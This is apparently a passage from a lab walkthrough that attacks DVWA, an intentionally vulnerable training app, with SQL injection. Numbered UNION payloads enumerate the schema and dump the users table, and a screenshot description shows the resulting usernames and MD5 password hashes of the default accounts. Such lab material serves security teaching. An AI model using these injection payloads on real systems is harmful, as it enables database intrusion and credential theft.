
9) 1' UNION select 1, table_name FROM information_schema.tables WHERE table_schema = 'dvwa' #



10) 1' UNION SELECT 1, column_name FROM information_schema.columns WHERE table_name = 'users' #



11) 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#



The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The browser address bar displays the URL: `192.168.50.101/dvwa/vulnerabilities/sql_injection/?id=1'+UNION+SELECT+1%2C+CONCAT(user_id%2Cfirst_name%2Clast_name%2Cuser%2Cpassword)%27+FROM+users%23`. The page title is "Vulnerability: SQL Injection (Blind)".

On the left side, there is a navigation menu with the following items:

- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind) (highlighted)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

The main content area shows the "User ID:" input field with a "Submit" button. Below the input field, the results of the attack are displayed, showing the user details for multiple users:

```
ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 1:admin:admin:admin:5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 2:Gordon:Brown:gordonb:e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 3:Hack:Me:1337:8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 4:Pablo:Picasso:pablo:0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT 1, CONCAT(user_id,':',first_name,':',last_name,':',user,':',password) FROM users#
First name: 1
Surname: 5:Bob:Smith:smithy:5f4dcc3b5aa765d61d8327deb882cf99
```